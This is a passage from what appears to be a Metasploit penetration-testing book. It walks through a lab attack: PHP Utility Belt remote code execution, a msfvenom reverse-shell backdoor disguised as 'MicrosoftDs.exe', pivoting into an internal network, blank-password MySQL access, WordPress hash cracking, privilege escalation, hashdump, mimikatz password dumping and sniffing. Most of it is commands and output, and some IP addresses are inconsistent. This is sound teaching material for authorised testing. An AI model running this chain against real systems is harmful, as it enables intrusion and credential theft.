
The WordPress website is running on **Version 4.7**, which does not have core known vulnerabilities.



Various WordPress plugins contain vulnerabilities which can lead to the compromise of the entire site. It is advisable to check a WordPress installation against various flaws using the `wpscan` tool.

Gaining access to vulnerable web applications

We also saw another link with the response code of **200**, which was `/php-utility-belt/`. Let's try this in the browser and see whether we can get something:



The PHP Utility Belt is a set of handy tools for developers. However, it should never exist in the production environment. The GitHub page for the PHP Utility Belt says the following:

This application allows you to run arbitrary PHP code and is intended to be hosted locally on a development machine. Therefore, it SHOULD NEVER EXIST IN A PRODUCTION ENVIRONMENT OR PUBLICALLY ACCESSIBLE ENVIRONMENT. You've been warned.

Hence, let's try doing a search for the PHP Utility Belt in Metasploit and see if there exists a vulnerability which can affect this application. We will see that we have an exploit for the PHP Utility Belt application. Let's use the module and try exploiting the application, as shown in the following screenshot:

```
msf auxiliary(brute_dirs) > use exploit/multi/http/php_utility_belt_rce
msf exploit(phi_utility_belt_rce) > show options

Module options (exploit/multi/http/php_utility_belt_rce):

Name      Current Setting      Required  Description
----      -----           ----      -----
Proxies          host:port[,type:host:port][...]
host:port        no          A proxy chain of format type:
RHOST          yes          The target address
RPORT          80          yes          The target port (TCP)
SSL            false         no          Negotiate SSL/TLS for outgoing connections
TARGETURI      /php-utility-belt/ajax.php yes          The path to PHP Utility Belt
VHOST          no          HTTP server virtual host

Exploit target:

Id  Name
--  --
0   PHP Utility Belt
```

Let us set the value of RHOST to 192.168.10.110 and run the module, as shown in the following screenshot:

```
msf exploit(phi_utility_belt_rce) > set RHOST 192.168.10.110
RHOST => 192.168.10.110
msf exploit(phi_utility_belt_rce) > exploit


[*] Started reverse TCP handler on 192.168.10.106:4444
[*] Sending stage (33986 bytes) to 192.168.10.110
[*] Meterpreter session 1 opened (192.168.10.106:4444 -> 192.168.10.110:49182) at 2017-04-21 00:03:11 +0530

meterpreter >
```

Yeah! We got **meterpreter** access to the target. Let us look at the directory structure and perform some post-exploitation functions:

```
meterpreter > sysinfo
Computer   : WIN-3KOU2TIJ4E0
OS         : Windows NT WIN-3KOU2TIJ4E0 6.3 build 9200 (Windows Server 2012 R2 Standard Edition) i586
Meterpreter : php/windows
meterpreter > getuid
Server username: Administrator (0)
meterpreter > getpid
Current pid: 2904
```

As we predicted with Nmap, the target is a **Windows Server 2012 R2 edition**. Having the right amount of information, let us update the diagrammatic view of the test as follows:



From the preceding image, we now have information related to the OS and the applications running on the target, and we have the ability to run any command or perform any post-exploitation task we want. Let's try diving deep into the network and check whether we can find any other network connected to this machine. Let's run the `arp` command, as shown in the following screenshot:

```
meterpreter > shell
Process 1908 created.
Channel 0 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs>arp -a

Terminate channel 0? [y/N]  N

Terminate channel ? [y/N]  y
```

We can see we created a new channel for the shell but the `arp` command didn't work. The failure of the `arp` command is due to the usage of a PHP meterpreter, which is not known to handle networks well, and some standard API functions.

Migrating from a PHP meterpreter to a Windows meterpreter

To circumvent the problem of executing network commands, let us quickly generate a `windows/meterpreter/reverse_tcp` type backdoor and get it executed on the target system, as shown in the following screenshot:

```
Nipuns-MacBook-Air:~ nipunjaswal$ msfvenom -p windows/meterpreter/revers
e_tcp LHOST=192.168.10.101 LPORT=1337 -f exe > MicrosoftDs.exe
No platform was selected, choosing Msf::Module::Platform::Windows from t
he payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes
```

Let's also spawn another instance of Metasploit in a separate Terminal and quickly start a matching handler for the preceding `MicrosoftDs.exe` backdoor which will connect back to port 1337:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.101
LHOST => 192.168.10.101
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > makerc
Usage: makerc <output rc file>

Save the commands executed since startup to the specified file.

msf exploit(handler) > makerc 1337_Handler_Win
[*] Saving last 5 commands to 1337_Handler_Win ...
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.101:1337
[*] Starting the payload handler...
```

Since we will need to run the exploit handler multiple times, we created a resource script for the last five commands using the `makerc` command. Coming back to our first **meterpreter** shell, let's use the `upload` command to upload the `MicrosoftDs.exe` backdoor file onto the target, as shown in the following screenshot:

```
meterpreter > upload MicrosoftDs.exe
[*] uploading : MicrosoftDs.exe -> MicrosoftDs.exe
[*] uploaded : MicrosoftDs.exe -> MicrosoftDs.exe
meterpreter >
```

We can see that we successfully uploaded our backdoor to the target. Let's execute it using the `execute` command, as shown in the following screenshot:

```
meterpreter > execute -f MicrosoftDs.exe
Process 1420 created.
meterpreter >
```

As soon as we issue the preceding command, we can see we have Windows **meterpreter** shell access to the target in the **handler** tab, as shown in the following screenshot:

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 192.168.10.101
LHOST => 192.168.10.101
msf exploit(handler) > set LPORT 1337
LPORT => 1337
msf exploit(handler) > makerc
Usage: makerc <output rc file>


Save the commands executed since startup to the specified file.

msf exploit(handler) > makerc 1337_Handler_Win
[*] Saving last 5 commands to 1337_Handler_Win ...
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 192.168.10.101:1337
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.10.110
[*] Meterpreter session 1 opened (192.168.10.101:1337 -> 192.168.10.110:49185) at 2017-04-21 00:30:48 +0530

meterpreter >
```

Bang! We got windows **meterpreter** access to the target. Let us update the diagrammatic view as follows:



We can now drop the PHP meterpreter and continue on the windows **meterpreter** shell.

Let's issue the ipconfig command to see whether there is a different network card configured with the other network:

```
Interface 12
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:ff:e0:ef
MTU        : 1500
IPv4 Address : 192.168.10.110
IPv4 Netmask  : 255.255.255.0
IPv6 Address : fe80::8c8d:b976:84f1:137
IPv6 Netmask : ffff:ffff:ffff:ffff::

Interface 15
=====
Name       : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC : 08:00:27:6e:f3:35
MTU        : 1500
IPv4 Address : 172.28.128.5
IPv4 Netmask  : 255.255.255.0
IPv6 Address : fe80::f8d8:f870:cd89:2cf1
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

We know that the host is set up with an additional IP address of 172.28.128.5 and there may be some systems present on this network. However, we cannot connect directly to the network since it is an internal network and is not accessible to us. We need a mechanism to use the compromised system as a proxy to us for the internal network.

Pivoting to internal networks

Metasploit offers features to connect to internal networks through existing **meterpreter** shells. To achieve this, we need to add a route for the internal network to Metasploit so that it can pivot data coming from our system to the intended hosts in the internal network range. Let us use the `post/windows/manage/autoroute` module to add internal network routes to Metasploit, as shown in the following screenshot:

```
msf exploit(handler) > use post/windows/manage/autoroute
msf post(autoroute) > show options

Module options (post/windows/manage/autoroute):

Name      Current Setting  Required  Description
----      -----          -----      -----
CMD        autoadd        yes        Specify the autoroute command (Accepted: add, autoadd, print, delete, default)
NETMASK   255.255.255.0   no         Netmask (IPv4 as "255.255.255.0"
or CIDR as "/24")
SESSION    SESSION        yes        The session to run this module on
.
SUBNET    SUBNET          no         Subnet (IPv4, for example, 10.10.
10.0)

msf post(autoroute) > set SESSION 1
SESSION => 1
msf post(autoroute) > set SUBNET 172.28.128.0
SUBNET => 172.28.128.0
msf post(autoroute) > 
```

Let's set `SESSION` to 1, as 1 is the session ID of our **meterpreter** session, and set `SUBNET` to our desired network range, that is, 172.28.128.0. Let's run the module and analyze the output as follows:

```
msf post(autoroute) > run

[*] Running module against WIN-3KOU2TIJ4E0
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.28.128.0/255.255.255.0 from host's routing
table.
[+] Route added to subnet 192.168.10.0/255.255.255.0 from host's routing
table.
[*] Post module execution completed
msf post(autoroute) > 
```

We can see that the route to the target subnet is now added to Metasploit. We can now further test the environment quickly.

Scanning internal networks through a meterpreter pivot


Let's quickly run a port scan, as shown in the following screenshot:

```
msf auxiliary(tcp) > run

[*] 172.28.128.3:           - 172.28.128.3:3306 - TCP OPEN
[*] 172.28.128.3:           - 172.28.128.3:80  - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) > use auxiliary/scanner/http/http_version
msf auxiliary(http_version) > get RHOSTS
RHOSTS => 172.28.128.3
msf auxiliary(http_version) > run

[*] 172.28.128.3:80 Apache/2.4.17 (Win32) OpenSSL/1.0.2d PHP/5.5.30
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) >
```

Running the port scan on the entire range, we can see we have a single host, that is, 172.8.128.3, with open ports which are **3306** (a popular MySQL port) and port **80** (HTTP). Let's quickly fingerprint the HTTP server running on port **80** using `auxiliary/scanner/http/http_version`. We can see that we have the same version of the Apache software running on 192.168.10.110 here as well. The IP address 172.28.128.3 could be a mirror test environment. However, we did not find any MySQL port on that host. Let us quickly update the diagrammatic view and begin testing the MySQL service:



Let's run some quick tests on the MySQL server, as shown in the following screenshot:

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > setg RHOSTS 172.28.128.3
RHOSTS => 172.28.128.3
msf auxiliary(mysql_version) > run

[*] 172.28.128.3:3306      - 172.28.128.3:3306 is running MySQL 5.5.5-10.
1.9-MariaDB (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

Running the `mysql_version` command, we can see the version of MySQL is **5.5.5-10.1.9-MariaDB**. Let's run the `mysql_login` module, as shown in the following screenshot:

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > set BLANK_PASSWORDS true
BLANK_PASSWORDS => true
msf auxiliary(mysql_login) > set username root
username => root
msf auxiliary(mysql_login) > run

[*] 172.28.128.3:3306      - 172.28.128.3:3306 - Found remote MySQL version 5.5.5
[+] 172.28.128.3:3306      - MYSQL - Success: 'root:'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

Since MySQL is on the internal network, most administrators do not configure the MySQL server passwords and keep the default installations with a blank password. Let's try running a simple command such as `show databases` and analyze the output, as shown in the following screenshot:

```
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'show databases'...
[*] 172.28.128.3:3306 - | information_schema |
[*] 172.28.128.3:3306 - | mysql |
[*] 172.28.128.3:3306 - | performance_schema |
[*] 172.28.128.3:3306 - | phpmyadmin |
[*] 172.28.128.3:3306 - | test |
[*] 172.28.128.3:3306 - | wordpress |
[*] Auxiliary module execution completed
```

Quite interesting! We had `192.168.10.110` running the WordPress installation, but we did not find any MySQL or any other database port open in the port scan. Is this the database of the WordPress site running on `192.168.10.110`? It looks like it! Let's try fetching some details from the database, as shown in the following screenshot:

```
msf auxiliary(mysql_sql) > set SQL "show tables from wordpress"
SQL => show tables from wordpress
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'show tables from wordpress'.
..
[*] 172.28.128.3:3306 - | wp_commentmeta |
[*] 172.28.128.3:3306 - | wp_comments |
[*] 172.28.128.3:3306 - | wp_links |
[*] 172.28.128.3:3306 - | wp_options |
[*] 172.28.128.3:3306 - | wp_postmeta |
[*] 172.28.128.3:3306 - | wp_posts |
[*] 172.28.128.3:3306 - | wp_term_relationships |
[*] 172.28.128.3:3306 - | wp_term_taxonomy |
[*] 172.28.128.3:3306 - | wp_termmeta |
[*] 172.28.128.3:3306 - | wp_terms |
[*] 172.28.128.3:3306 - | wp_usermeta |
[*] 172.28.128.3:3306 - | wp_users |
[*] Auxiliary module execution completed
```

Sending the **show tables from wordpress** command brings the list of tables in the database, and clearly it's a genuine WordPress database. Let's try fetching the user details for the WordPress site with the query shown in the following screenshot:

```
msf auxiliary(mysql_sql) > set SQL "select * from wordpress.wp_users"
SQL => select * from wordpress.wp_users
msf auxiliary(mysql_sql) > run

[*] 172.28.128.3:3306 - Sending statement: 'select * from wordpress.wp_u
sers'...
[*] 172.28.128.3:3306 - | 1 | admin | $P$Brvo5N/.9tnVtEtt5sf8ggYnippHy
1 | admin | whatever@whatever.com | | 2017-04-20 14:29:16 | | 0 | adm
i
n |
[*] Auxiliary module execution completed
```

Amazing! We got the admin username with its password hash, which we can feed to a tool such as hashcat to retrieve the plain text password, as shown in the following screenshot:

```
root@mm:~# hashcat -m 400 hash pass.txt
Initializing hashcat v2.00 with 1 threads and 32mb segment-size...

Added hashes from file hash: 1 (1 salts)
Activating quick-digest mode for single-hash with salt

$P$Brvo5N/.9tnVtEtt5sf8ggYnippHy1:admin@123

All hashes have been recovered

Input.Mode: Dict (pass.txt)
Index.....: 1/1 (segment), 88 (words), 647 (bytes)
Recovered.: 1/1 hashes, 1/1 salts
Speed/sec.: - plains, - words
Progress...: 24/88 (27.27%)
Running....: 00:00:00:01
Estimated.: -:-:-:-:-:-

Started: Mon Apr 24 01:18:38 2017
Stopped: Mon Apr 24 01:18:39 2017
```

We stored the retrieved hash in a file called **hash** and provided a dictionary file **pass.txt** containing passwords. The switch **-m 400** denotes we are cracking a hash for WordPress.

We can now log in to the WordPress site to gain a better view of plugins, themes, and so on. However, you must report a weak password vulnerability as well since **Admin@123** is quite easily guessable.

Let's now run the **dir_scanner** module on the internal host and see whether we can find something interesting on the web application front:

```
msf auxiliary(dir_scanner) > run

[*] Detecting error code
[*] Using code '404' as not found for 172.28.128.3
[*] Found http://172.28.128.3:80/.../ 403 (172.28.128.3)
[*] Found http://172.28.128.3:80/cgi-bin/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/error/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/examples/ 503 (172.28.128.3)
[*] Found http://172.28.128.3:80/icons/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/img/ 404 (172.28.128.3)
[*] Found http://172.28.128.3:80/phpmyadmin/ 200 (172.28.128.3)
[*] Found http://172.28.128.3:80/test/ 200 (172.28.128.3)
[*] Found http://172.28.128.3:80/webalizer/ 404 (172.28.128.3)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

We know that we only have a test directory, which is accessible. However, we cannot browse it since the network is not in our general subnet.

Using the socks server module in Metasploit

To connect from non-Metasploit applications on our system to the internal network, we can setup the `socks4a` module in Metasploit and can proxy data originating from any application through our `meterpreter` session. Let's put our `meterpreter` on 192.168.10.111 in the background and run the auxiliary/server/socks4a module as follows:

```
msf auxiliary(socks4a) > show options

Module options (auxiliary/server/socks4a):

      Name      Current Setting  Required  Description
      ----      -----          -----      -----
      SRVHOST   0.0.0.0          yes        The address to listen on
      SRVPORT   1080            yes        The port to listen on.

Auxiliary action:

      Name      Description
      ----      -----
      Proxy

msf auxiliary(socks4a) > set SRVHOST 127.0.0.1
SRVHOST => 127.0.0.1
msf auxiliary(socks4a) > run
[*] Auxiliary module execution completed
msf auxiliary(socks4a) >
[*] Starting the socks4a proxy server
msf auxiliary(socks4a) >
```

We execute the module after setting the `SRVHOST` to 127.0.0.1 and keeping the `SRVPORT` default to 1080.



Change the host to 127.0.0.1 and port to 1080 in the `/etc/proxychains.conf` file in Kali Linux before running the above module.

Setting up the socks server, we can now run any non-Metasploit tool on the target by adding proxychains4 (on OS X)/proxychains (on Kali Linux) as a prefix. We can see this in the following example:

```
bash-3.2$ proxychains4 nmap 172.28.128.3 -p80
[proxychains] config file found: /usr/local/etc/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.12

Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-22 21:33 IST
[proxychains] Strict chain  ... 127.0.0.1:1080  ... 172.28.128.3:80  ...  OK
[proxychains] Strict chain  ... 127.0.0.1:1080  ... 172.28.128.3:80  ...  OK
Nmap scan report for 172.28.128.3
Host is up (0.26s latency).
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 0.76 seconds
bash-3.2$
```

We know we ran a Nmap scan on the target through proxychains4 and it worked. Let's use wget with proxychains4 to fetch the index page in the test directory:

```
bash-3.2$ proxychains4 wget http://172.28.128.3/test/
[proxychains] config file found: /usr/local/etc/proxychains.conf
[proxychains] preloading /usr/local/lib/libproxychains4.dylib
[proxychains] DLL init: proxychains-ng 4.12
--2017-04-22 21:38:02--  http://172.28.128.3/test/
Connecting to 172.28.128.3:80... [proxychains] Strict chain  ... 127.0.0.1:1080  ... 172.28.128.3:80  ...
connected.
HTTP request sent, awaiting response... 200 OK
Length: 2353 (2.3K) [text/html]
Saving to: 'index.html'

index.html          100%[=====] 2.30K -- 
2017-04-22 21:38:03 (40.8 MB/s) - 'index.html' saved [2353/2353]
```

Let's view the contents of the `index.html` file and see the title of the application running:

```
bash-3.2$ cat index.html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="utf-8" />
    <title>PHP Utility Belt</title>
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link href="//netdna.bootstrapcdncdn.com/twitter-bootstrap/2.2.1/css/bootstrap-combined.min.css" rel="stylesheet" type="text/css">
    <!--[if lt IE 9]>
        <script src="//html5shiv.googlecode.com/svn/trunk/html5.js"></script>
    <![endif]-->
    <style type="text/css" media="screen">
        body { padding-top: 60px; }
        @media (max-width:979px) { body { padding-top: 0; } }
        code { color: black; }
    </style>
    <script type="text/javascript">var PATH = '';</script>
</head>
<body>
```

Wow! It's just another instance of `php_utility_belt` running on this host as well. We know what to do, right? Let's fire the same module we used for the mirror server on 192.168.10.110, as follows:

```
msf auxiliary(socks4a) > use exploit/multi/http/php_utility_belt_rce
msf exploit(phi_utility_belt_rce) > show options

Module options (exploit/multi/http/php_utility_belt_rce):

Name      Current Setting      Required  Description
----      -----           -----      -----
Proxies          no            A proxy chain of format type:host:port[,type:host:port][
RHOST          yes           The target address
RPORT          80            yes           The target port (TCP)
SSL             false          no            Negotiate SSL/TLS for outgoing connections
TARGETURI       /php-utility-belt/ajax.php yes           The path to PHP Utility Belt
VHOST          no            HTTP server virtual host
```

Let's run the module after setting the values for RHOST to 172.28.128.3 and TARGETURI to /test/ajax.php since the directory name is test and not /php-utility-belt/, as shown in the following screenshot:

```
LPORT 4444           yes      The listen port

Exploit target:

  Id  Name
  --  ---
  0   PHP Utility Belt

msf exploit(php_utility_belt_rce) > exploit

[*] Started reverse TCP handler on 192.168.10.103:4444 via the meterpreter on session 1
[*] Exploit completed, but no session was created.
msf exploit(php_utility_belt_rce) > exploit

[*] Started reverse TCP handler on 192.168.10.103:4444 via the meterpreter on session 1
[*] Exploit completed, but no session was created.
msf exploit(php_utility_belt_rce) > set payload php/meterpreter/bind_tcp
payload => php/meterpreter/bind_tcp
msf exploit(php_utility_belt_rce) > run

[*] Started bind handler
[*] Sending stage (33986 bytes) to 172.28.128.3
[*] Meterpreter session 2 opened (192.168.10.103->172.28.128.3:4444) at 2017-04-22 21:44:
```

The default module will run with the `reverse_tcp` payload. However, since we are attacking the host through a **meterpreter** session on 192.168.10.110, it is advisable to exploit services with the `bind_tcp` payload as it works on a direct connection, which will happen through the **meterpreter** session, eliminating the target 172.28.128.3 reaching us back. We know our session is PHP meterpreter; let's switch to a Windows **meterpreter** session as we did previously by running a separate handler on any other port than the one already being used.

Let's quickly create, upload, and execute another backdoor file connecting back on, say, port 1338 as we are already using port 1337. Additionally, let's also set up a handler to receive communications on port 1338, as shown in the following screenshot:

```
msf > resource 1337_Handler_Win
[*] Processing 1337_Handler_Win for ERB directives.
resource (1337_Handler_Win)> use exploit/multi/handler
resource (1337_Handler_Win)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (1337_Handler_Win)> set LHOST 192.168.10.103
LHOST => 192.168.10.103
resource (1337_Handler_Win)> set LPORT 1338
LPORT => 1338
resource (1337_Handler_Win)> exploit

[*] Started reverse TCP handler on 192.168.10.103:1338
[*] Starting the payload handler...
[*] Sending stage (957487 bytes) to 192.168.10.104
[*] Meterpreter session 1 opened (192.168.10.103:1338 -> 192.168.10.104:49556) at 2017-04-22 21:50:29 +0530

meterpreter > █
```

Yippee! We got windows **meterpreter** access to the target. Let's harvest some system information, as shown in the following screenshot:

```
meterpreter > sysinfo
Computer      : WIN-SWIKKOTKSHX
OS            : Windows 2008 (Build 6001, Service Pack 1).
Architecture   : x86
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter > getuid
Server username: WIN-SWIKKOTKSHX\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > █
```

We can see that the operating system is **Windows Server 2008** and we have administrator privileges. Let's escalate to system-level privileges with the `get system` command, as shown in the preceding screenshot.

Dumping passwords in clear text

Having system-level privileges, let's dump the password hashes using the `hashdump` command, as follows:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812470:::
Daytona:1001:aad3b435b51404eeaad3b435b51404ee:01c714f171b670ce8f719f2d07812470:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
mm:1000:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
meterpreter > load mimikatz
Loading extension mimikatz...success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
=====
AuthID      Package      Domain      User          Password
----      -----      -----      ---          -----
0;996      Negotiate   WORKGROUP   WIN-SWIKKOTKSHX$ 
0;36540    NTLM        NT AUTHORITY IUSR
0;995      Negotiate   NT AUTHORITY LOCAL SERVICE
0;997      Negotiate   NT AUTHORITY LOCAL SERVICE
0;999      NTLM        WORKGROUP   WIN-SWIKKOTKSHX$ 
0;124630   NTLM        WIN-SWIKKOTKSHX Administrator Nipun@123
```

Eliminating the hassle of cracking passwords, let's load `mimikatz` using the `load mimikatz` command and dump passwords in clear text using the `kerberos` command, as shown in the preceding screenshot.

Sniffing a network with Metasploit

Metasploit offers a sniffer plugin to carry out network sniffing at the target as well. Let's load the `sniffer` module as follows:

```
meterpreter > load sniffer
Loading extension sniffer...success.
```

Let's now select an interface using the `sniffer_interfaces` command to start sniffing on the target system:

```
meterpreter > sniffer_interfaces  
1 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )  
2 - 'Intel(R) PRO/1000 MT Desktop Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )  
3 - 'Intel(R) PRO/1000 MT Desktop Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
```

Let's choose the interface ID 2 to start sniffing on the Intel PRO/100 MT adapter, as shown in the following screenshot:

```
meterpreter > sniffer_start 2  
[*] Capture started on interface 2 (50000 packet buffer)  
meterpreter > sniffer_sta  
sniffer_start  sniffer_stats  
meterpreter > sniffer_sta  
sniffer_start  sniffer_stats  
meterpreter > sniffer_stats 2  
[*] Capture statistics for interface 2  
    packets: 12  
    bytes: 1446
```

